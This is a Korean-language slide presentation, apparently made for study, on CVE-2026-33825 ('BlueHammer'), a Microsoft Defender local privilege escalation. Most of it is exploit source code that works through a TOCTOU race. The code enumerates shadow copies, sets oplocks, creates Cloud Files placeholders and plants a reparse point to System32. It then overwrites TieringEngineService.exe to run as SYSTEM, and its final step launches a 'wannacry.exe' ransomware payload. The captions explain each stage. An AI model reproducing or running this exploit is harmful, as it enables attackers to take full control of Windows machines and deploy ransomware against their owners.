


Defender 활용으로 권한 올리기






INDEX

목차

목차1	주제 선정 동기
목차2	BlueHammer란?
목차3	CVE설명 + 코드 설명
목차4	악성코드 설명
목차5	후기





주제 선정 동기



문제 파일



주제 선정 동기

뭔가 좀 이상함



문제 파일





주제 선정 동기



주제 선정 동기



주제 선정 동기

CVE-2026-33825

일명 : Blue Hammer

CVE란?

공개된 보안 취약점에 고유한 번호를 부여하는 국제 표준 식별 체계




CVE - 년도 - 번호

Blue Hammer란?

BlueHammer(CVE-2026-33825)는 Microsoft Defender의 권한 상승(LPE) 취약점이다.



취약점 설명




TOCTOU는 검사와 사용사이의 시간 차를 악용해 대상의 상태를 변경하는 컴퓨터 시스템의 스케줄링 관련 취약점이다.

VSS란?

(Volume Shadow Copy Service)

VSS는 Windows에서 디스크의 특정 시점 스냅샷(복사본)을 만드는 서비스



전체 흐름

이유는 나중에 새로 생긴 VSS만 구분하기 위해

작업용 폴더&파일 생성

Defender가 반응 대기

기존 Shadow Copy 목록을 저장

새 Shadow Copy가 생기는 순간 찾기

새 VSS 안에서 목표 파일 경로를 만든다

Shadow Copy 안의 목표 파일에
oplock을 건다

원래 작업 파일을 삭제 예정
상태로 만든다

Cloud Files placeholder로
작업용 파일 상태를 바꾼다

두 번째 oplock으로 작업 파일
접근 타이밍을 다시 붙잡는다

기존 작업 디렉터리를 밀어낸 후
새 디렉터리 제작

새 작업 디렉터리에
reparse point를 건다

System32 쪽 목표 파일
생성을 성공

자기 자신을
TieringEngineService.exe로
복사한다

TieringEngineService 실행을 유도한다

SYSTEM으로 재실행됐는지 proof 파일로
확인후 실행



익스코드 설명





익스코드 설명



```
868  
869  
870 }  
871  
      return 0;
```

```

HMODULE h = LoadLibrary(L"ntdll.dll");
HMODULE hm = GetModuleHandle(L"ntdll.dll");
NTSTATUS(WINAPI* _NtOpenDirectoryObject)(
    PHANDLE          DirectoryHandle,
    ACCESS_MASK       DesiredAccess,
    POBJECT_ATTRIBUTES ObjectAttributes
) = (NTSTATUS(WINAPI*)(
    PHANDLE          DirectoryHandle,
    ACCESS_MASK       DesiredAccess,
    POBJECT_ATTRIBUTES ObjectAttributes
))GetProcAddress(hm, "NtOpenDirectoryObject");

NTSTATUS(WINAPI* _NtQueryDirectoryObject)(
    HANDLE DirectoryHandle,
    PVOID  Buffer,
    ULONG  Length,
    BOOLEAN ReturnSingleEntry,
    BOOLEAN RestartScan,
    PULONG Context,
    PULONG ReturnLength
) = (NTSTATUS(WINAPI*)(
    HANDLE DirectoryHandle,
    PVOID  Buffer,
    ULONG  Length,
    BOOLEAN ReturnSingleEntry,
    BOOLEAN RestartScan,
    PULONG Context,
    PULONG ReturnLength
))GetProcAddress(hm, "NtQueryDirectoryObject");

NTSTATUS(WINAPI* _NtSetInformationFile)(
    HANDLE          FileHandle,
    PIO_STATUS_BLOCK IoStatusBlock,
    PVOID           FileInformation,
    ULONG           Length,
    FILE_INFORMATION_CLASS FileInformationClass
) = (NTSTATUS(WINAPI*)(
    HANDLE          FileHandle,
    PIO_STATUS_BLOCK IoStatusBlock,
    PVOID           FileInformation,
    ULONG           Length,
    FILE_INFORMATION_CLASS FileInformationClass
))GetProcAddress(hm, "NtSetInformationFile");

```

Native API / 구조체 준비

경로 조작과 VSS 조회에 필요한 Windows 내부 함수 준비

전체 흐름




```
if (_wcsicmp(L"Device", objdirinfo[i].TypeName.Buffer) == 0) {
    const wchar_t* prefix = L"HarddiskVolumeShadowCopy";
    if (wcsncmp(objdirinfo[i].Name.Buffer, prefix, wcslen(prefix)) == 0) {
        (*vscnumber)++;
    }
}
```

Shadow Copy 기존 목록 수집

\Device 아래 항목 중 이름이
HarddiskVolumeShadowCopy로 시작하는 장치 찾기

이게 Windows VSS Shadow Copy 장치이며,
기존 목록을 저장해 나중에 새로 생긴 VSS를 구분한다.



```

wchar_t malpath[MAX_PATH] = { 0 };
wcscpy(malpath, newvsspath);
wcscat(malpath, &foo[2]);
UNICODE_STRING _malpath = { 0 };
RtlInitUnicodeString(&_malpath, malpath);
OBJECT_ATTRIBUTES objattr2 = { 0 };
InitializeObjectAttributes(&objattr2, &_malpath, OBJ_CASE_INSENSITIVE, NULL, NULL);
IO_STATUS_BLOCK iostat = { 0 };
HANDLE hlk = NULL;

retry:
    stat = NtCreateFile(&hlk, DELETE | SYNCHRONIZE, &objattr2, &iostat, NULL,
FILE_ATTRIBUTE_NORMAL, NULL, FILE_OPEN, NULL, NULL, NULL);
    if (stat == STATUS_NO_SUCH_DEVICE)
        goto retry;
    if (stat)
    {
        printf("Failed to open file, error : 0x%0.8X\n", stat);
        return 1;
    }
    printf("test1 success\n");

OVERLAPPED ovd = { 0 };
ovd.hEvent = CreateEvent(NULL, FALSE, FALSE, NULL);
DeviceIoControl(hlk, FSCTL_REQUEST_BATCH_OPLOCK, NULL, NULL, NULL, NULL, NULL, &ovd);
if (GetLastError() != ERROR_IO_PENDING)
{
    printf("Failed to request a batch oplock on the update file, error : %d",
GetLastError());
    return 0;
}

DWORD nbytes = 0;
SetEvent(gevent);
ResetEvent(gevent);
GetOverlappedResult(hlk, &ovd, &nbytes, TRUE);

WaitForSingleObject(gevent, INFINITE);

```

Shadow Copy 감시 + oplock

race timing을 잡기 위한 핵심 동기화 구간

전체 흐름



```

HRESULT hs = CfRegisterSyncRoot(syncroot, &cfreg, &syncpolicy,
CF_REGISTER_FLAG_DISABLE_ON_DEMAND_POPULATION_ON_ROOT);
    if (hs)
    {
        printf("Failed to register syncroot, hr = 0x%0.8X\n", hs);
        return;
    }

    CF_CALLBACK_REGISTRATION callbackreg[1];
    callbackreg[0] = { CF_CALLBACK_TYPE_NONE, NULL };
    void* callbackctx = NULL;
    CF_CONNECTION_KEY cfkey = { 0 };
    hs = CfConnectSyncRoot(syncroot, callbackreg, callbackctx,
CF_CONNECT_FLAG_REQUIRE_PROCESS_INFO | CF_CONNECT_FLAG_REQUIRE_FULL_FILE_PATH, &cfkey);
    if (hs)
    {
        printf("Failed to connect to syncroot, hr = 0x%0.8X\n", hs);
        return;
    }

    SYSTEMTIME systime = { 0 };
    FILETIME filetype = { 0 };
    GetSystemTime(&systime);
    SystemTimeToFileTime(&systime, &filetime);

    FILE_BASIC_INFO filebasicinfo = { 0 };
    filebasicinfo.FileAttributes = FILE_ATTRIBUTE_NORMAL;
    CF_FS_METADATA fsmetadata = { filebasicinfo, {filesz} };
    CF_PLACEHOLDER_CREATE_INFO placeholder[1] = { 0 };
    placeholder[0].RelativeFileName = filename;
    placeholder[0].FsMetadata = fsmetadata;

    GUID uid = { 0 };
    wchar_t wuid[100] = { 0 };
    CoCreateGuid(&uid);
    StringFromGUID2(uid, wuid, 100);
    placeholder[0].FileIdentity = wuid;
    placeholder[0].FileIdentityLength = lstrlenW(wuid) * sizeof(wchar_t);
    placeholder[0].Flags = CF_PLACEHOLDER_CREATE_FLAG_SUPERSEDE |
CF_PLACEHOLDER_CREATE_FLAG_MARK_IN_SYNC;
    DWORD processedentries = 0;
    hs = CfCreatePlaceholders(syncroot, placeholder, 1, CF_CREATE_FLAG_STOP_ON_ERROR,
&processedentries);


```

Cloud Files placeholder 구성

Cloud Files placeholder는 파일 접근 경로에 추가 계층을 끼워 넣어

Defender가 파일을 건드리는 순간을 더 쉽게 포착하게 만들기 위한 장치

전체 흐름





```
bool ret = IsWellKnownSid(tokenuser->User.Sid, WinLocalSystemSid);
if (ret) {
    HANDLE hproof = CreateFileW(
        L"C:\\Windows\\Temp\\REDSUN_SYSTEM_PROOF.txt",
        GENERIC_WRITE,
        FILE_SHARE_READ,
        NULL,
        CREATE_ALWAYS,
        FILE_ATTRIBUTE_NORMAL,
        NULL
    );

    if (hproof != INVALID_HANDLE_VALUE) {
        char proof[128] = { 0 };
        int proofLen = sprintf(
            proof,
            "NT AUTHORITY\\SYSTEM PID=%lu\\r\\n",
            GetCurrentProcessId()
        );

        DWORD written = 0;
        WriteFile(hproof, proof, (DWORD)proofLen, &written, NULL);
        CloseHandle(hproof);
    }

    Sleep(30000);
    ExitProcess(0);
}
```

SYSTEM 실행 여부 확인 / proof 함수

실제 SYSTEM 컨텍스트로 재실행됐는지 확인

전체 흐름



```
HRESULT LaunchTierManagementEng()  
{  
    HRESULT initHr = CoInitialize(NULL);  
    GUID guidObject = { 0x50d185b9,0xfff3,0x4656,{0x92,0xc7,0xe4,0x01,0x8d,0xa4,0x36,0x1d} };  
    void* ret = NULL;  
    HRESULT hr = CoCreateInstance(guidObject, NULL, CLSCTX_LOCAL_SERVER, guidObject, &ret);  
  
    if (SUCCEEDED(hr) && ret)  
    {  
        ((IUnknown*)ret)->Release();  
    }  
  
    if (SUCCEEDED(initHr))  
    {  
        CoUninitialize();  
    }  
  
    return hr;  
}
```

COM activation 트리거

TieringEngineService 실행 흐름을 유도하는 후반 트리거

전체 흐름



```

wchar_t workdir[MAX_PATH] = { 0 };
ExpandEnvironmentStrings(L"%TEMP%\\RS-", workdir, MAX_PATH);

GUID uid = { 0 };
wchar_t wuid[100] = { 0 };
CoCreateGuid(&uid);
StringFromGUID2(uid, wuid, 100);
wcscat(workdir, wuid);
wchar_t filename[] = L"TieringEngineService.exe";
wchar_t foo[MAX_PATH];
wsprintf(foo, L"%ws\\%ws", workdir, filename);

DWORD tid = 0;
HANDLE hthread = CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)ShadowCopyFinderThread,
foo, NULL, &tid);

if (!CreateDirectory(workdir, NULL))
{
    printf("Failed to create workdir");
    return 1;
}
HANDLE hfile = CreateFile(foo, GENERIC_READ | GENERIC_WRITE | DELETE, FILE_SHARE_READ,
NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
if (hfile == INVALID_HANDLE_VALUE)
{
    printf("Failed create spoof work file.\n");
    return 1;
}
char eicar[] = "*H+H$!ELIF-TSET-SURIVITNA-DRADNATS-RACIE$}7)CC7)^P(45XZP\\4[PA@%P!05X";
rev(eicar);
DWORD nwf = 0;
WriteFile(hfile, eicar, sizeof(eicar) - 1, &nwf, NULL);

CreateFile(foo, GENERIC_READ | FILE_EXECUTE, FILE_SHARE_READ | FILE_SHARE_WRITE |
FILE_SHARE_DELETE, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
if (WaitForSingleObject(gevent, 120000) != WAIT_OBJECT_0)
{
    printf("PoC timed out");
    return 1;
}

IO_STATUS_BLOCK iostat = { 0 };
FILE_DISPOSITION_INFORMATION_EX fdiex = { 0x00000001 | 0x00000002 };
_NtSetInformationFile(hfile, &iostat, &fdiex, sizeof(fdiex), (FILE_INFORMATION_CLASS)64);
CloseHandle(hfile);
DoCloudStuff(workdir, filename, sizeof(eicar) - 1);

```

작업 경로와 트리거 파일 생성

Defender가 반응할 파일 처리 흐름을 유도



```

LARGE_INTEGER fsz = { 0 };
    fsz.QuadPart = 0x1000;
    stat = NtCreateFile(&hfile, FILE_READ_DATA | DELETE | SYNCHRONIZE, &_objattr, &iostat,
&fsz, FILE_ATTRIBUTE_READONLY, FILE_SHARE_READ, FILE_SUPERSEDE, NULL, NULL, NULL);
    if (stat)
    {
        printf("Failed to re-open spoof work file, error : 0x%.8X\n", stat);
        return 1;
    }
    DeviceIoControl(hfile, FSCTL_REQUEST_BATCH_OPLOCK, NULL, NULL, NULL, NULL, NULL, &o vd);
    if (GetLastError() != ERROR_IO_PENDING)
    {
        printf("Failed to request a batch oplock on the update file, error : %d",
GetLastError());
        return 1;
    }

```

```

HANDLE hmap = CreateFileMapping(hfile, NULL, PAGE_READONLY, NULL, NULL, NULL);
void* mappingaddr = MapViewOfFile(hmap, PAGE_READONLY, NULL, NULL, NULL);

```

```

DWORD nbytes = 0;
GetOverlappedResult(hfile, &o vd, &nbytes, TRUE);
UnmapViewOfFile(mappingaddr);
CloseHandle(hmap);

```

Race 동기화 / 두 번째 oplock

파일 접근 타이밍을 붙잡고 race window를 확보

전체 흐름



```
wchar_t _tmp[MAX_PATH] = { 0 };
wprintf(_tmp, L"\\??\\%s.TMP", workdir);
MoveFileEx(workdir, _tmp, MOVEFILE_REPLACE_EXISTING);
if (!CreateDirectory(workdir, NULL))
{
    printf("Failed to re-create directory.\n");
    return 1;
}
LARGE_INTEGER fsz = { 0 };
fsz.QuadPart = 0x1000;
stat = NtCreateFile(&hfile, FILE_READ_DATA | DELETE | SYNCHRONIZE, &objattr, &iostat,
&fsz, FILE_ATTRIBUTE_READONLY, FILE_SHARE_READ, FILE_SUPERSEDE, NULL, NULL, NULL);
if (stat)
{
    printf("Failed to re-open spoof work file, error : 0x%0.8X\n", stat);
    return 1;
}
DeviceIoControl(hfile, FSCTL_REQUEST_BATCH_OPLOCK, NULL, NULL, NULL, NULL, NULL, &ovd);
if (GetLastError() != ERROR_IO_PENDING)
{
    printf("Failed to request a batch oplock on the update file, error : %d",
GetLastError());
    return 1;
}

HANDLE hmap = CreateFileMapping(hfile, NULL, PAGE_READONLY, NULL, NULL, NULL);
void* mappingaddr = MapViewOfFile(hmap, PAGE_READONLY, NULL, NULL, NULL);

DWORD nbytes = 0;
GetOverlappedResult(hfile, &ovd, &nbytes, TRUE);
UnmapViewOfFile(mappingaddr);
CloseHandle(hmap);

{
    wchar_t _tmp[MAX_PATH] = { 0 };
    wprintf(_tmp, L"\\??\\%s.TEMP2", workdir);

    PFILE_RENAME_INFORMATION pfri =
(PFILE_RENAME_INFORMATION)malloc(sizeof(FILE_RENAME_INFORMATION) + (sizeof(wchar_t) *
wcslen(_tmp)));
    ZeroMemory(pfri, sizeof(FILE_RENAME_INFORMATION) + (sizeof(wchar_t) * wcslen(_tmp)));
    pfri->ReplaceIfExists = TRUE;
    pfri->FileNameLength = (sizeof(wchar_t) * wcslen(_tmp));
    memmove(&pfri->FileName[0], _tmp, (sizeof(wchar_t) * wcslen(_tmp)));
    stat = _NtSetInformationFile(hfile, &iostat, pfri, sizeof(FILE_RENAME_INFORMATION) +
(sizeof(wchar_t) * wcslen(_tmp)), (FILE_INFORMATION_CLASS)10);
    _NtSetInformationFile(hfile, &iostat, &fdiex, sizeof(fdiex),
(FILE_INFORMATION_CLASS)64);
}
wchar_t _rp[MAX_PATH] = { L"\\??\\" };
wcscat(_rp, workdir);
UNICODE_STRING _usrp = { 0 };
RtlInitUnicodeString(&_usrp, _rp);
InitializeObjectAttributes(&objattr, &_usrp, OBJ_CASE_INSENSITIVE, NULL, NULL);
HANDLE hrp = NULL;
stat = NtCreateFile(&hrp, FILE_WRITE_DATA | DELETE | SYNCHRONIZE, &objattr, &iostat, NULL,
NULL, FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE, FILE_OPEN_IF, FILE_DIRECTORY_FILE
| FILE_DELETE_ON_CLOSE, NULL, NULL);
if (stat)
{
    printf("Failed to re-open work directory.\n");
    return 1;
}
}
```

작업 디렉터리 교체

문자열 경로는 유지하면서
실제 파일 객체를 바꾸기 위한 준비

전체 흐름





```
wchar_t rptarget[] = { L"\\?\\C:\\Windows\\System32" };
    DWORD targetsz = wcslen(rptarget) * 2;
    DWORD printnamesz = 1 * 2;
    DWORD pathbuffersz = targetsz + printnamesz + 12;
    DWORD totalsz = pathbuffersz + REPARSE_DATA_BUFFER_HEADER_LENGTH;
    REPARSE_DATA_BUFFER* rdb = (REPARSE_DATA_BUFFER*)HeapAlloc(GetProcessHeap(),
HEAP_GENERATE_EXCEPTIONS | HEAP_ZERO_MEMORY, totalsz);
    rdb->ReparseTag = IO_REPARSE_TAG_MOUNT_POINT;
    rdb->ReparseDataLength = static_cast<USHORT>(pathbuffersz);
    rdb->Reserved = NULL;
    rdb->MountPointReparseBuffer.SubstituteNameOffset = NULL;
    rdb->MountPointReparseBuffer.SubstituteNameLength = static_cast<USHORT>(targetsz);
    memcpy(rdb->MountPointReparseBuffer.PathBuffer, rptarget, targetsz + 2);
    rdb->MountPointReparseBuffer.PrintNameOffset = static_cast<USHORT>(targetsz + 2);
    rdb->MountPointReparseBuffer.PrintNameLength = static_cast<USHORT>(printnamesz);
    memcpy(rdb->MountPointReparseBuffer.PathBuffer + targetsz / 2 + 1, rptarget, printnamesz);
    DWORD ret = DeviceIoControl(hrp, FSCTL_SET_REPARSE_POINT, rdb, totalsz, NULL, NULL, NULL,
NULL);
    HeapFree(GetProcessHeap(), NULL, rdb);
```



Reparse point로 경로 전환

TOCTOU에서 최종 객체를 바꾸는 부분

전체 흐름



```

HANDLE htimer = CreateWaitableTimer(NULL, FALSE, NULL);
LARGE_INTEGER duetime = { 0 };
GetSystemTimeAsFileTime((LARGE_INTEGER*)&duetime);
ULARGE_INTEGER _duetime = { duetime.LowPart, duetime.HighPart };
_duetime.QuadPart += 0x2FAF080;
duetime.QuadPart = _duetime.QuadPart;
CloseHandle(htimer);
for (int i = 0; i < 1000; i++)
{
    wchar_t malpath[] = { L"\\??\\C:\\Windows\\System32\\TieringEngineService.exe" };
    UNICODE_STRING _malpath = { 0 };
    RtlInitUnicodeString(&_malpath, malpath);
    OBJECT_ATTRIBUTES objattr2 = { 0 };
    InitializeObjectAttributes(&objattr2, &_malpath, OBJ_CASE_INSENSITIVE, NULL, NULL);
    IO_STATUS_BLOCK iostat = { 0 };
    stat = NtCreateFile(&hfile, GENERIC_WRITE, &objattr2, &iostat, NULL, NULL, FILE_SHARE_READ |
FILE_SHARE_WRITE | FILE_SHARE_DELETE, FILE_SUPERSEDE, NULL, NULL, NULL);
    if (!stat)
        break;
    Sleep(20);
}

if (stat != STATUS_SUCCESS)
{
    printf("Something went wrong.\n");
    return 1;
}
printf("PoC success.\n");

```

System32 목표 파일 생성 시도

경로 전환이 성공했는지 확인하는 핵심 결과 지점



```
wchar_t mx[MAX_PATH] = { 0 };
GetModuleFileName(GetModuleHandle(NULL), mx, MAX_PATH);

wchar_t mx2[MAX_PATH] = { 0 };
ExpandEnvironmentStrings(
    L"%WINDIR%\\System32\\TieringEngineService.exe",
    mx2,
    MAX_PATH
);

CopyFile(mx, mx2, FALSE);
LaunchTierManagementEng();

const wchar_t* proofPath =
    L"C:\\Windows\\Temp\\REDSUN_SYSTEM_PROOF.txt";

bool proofFound = false;

for (int i = 0; i < 100; i++)
{
    if (GetFileAttributesW(proofPath) != INVALID_FILE_ATTRIBUTES)
    {
        proofFound = true;
        break;
    }

    Sleep(100);
}

if (proofFound)
{
    printf("Success.\n");

    STARTUPINFOFOW si = { 0 };
    PROCESS_INFORMATION pi = { 0 };

    si.cb = sizeof(si);


    BOOL started = CreateProcessW(
        L"C:\\PoC\\wannacry.exe",
        NULL,
        NULL,
        NULL,
        FALSE,
        0,
        NULL,
        L"C:\\PoC",
        &si,
        &pi
    );

    if (started)
    {
        CloseHandle(pi.hThread);
        CloseHandle(pi.hProcess);
    }
    else
    {
        printf("wannacry.exe launch failed.\n");
    }
}
else
{
    printf("Failed.\n");
}
```

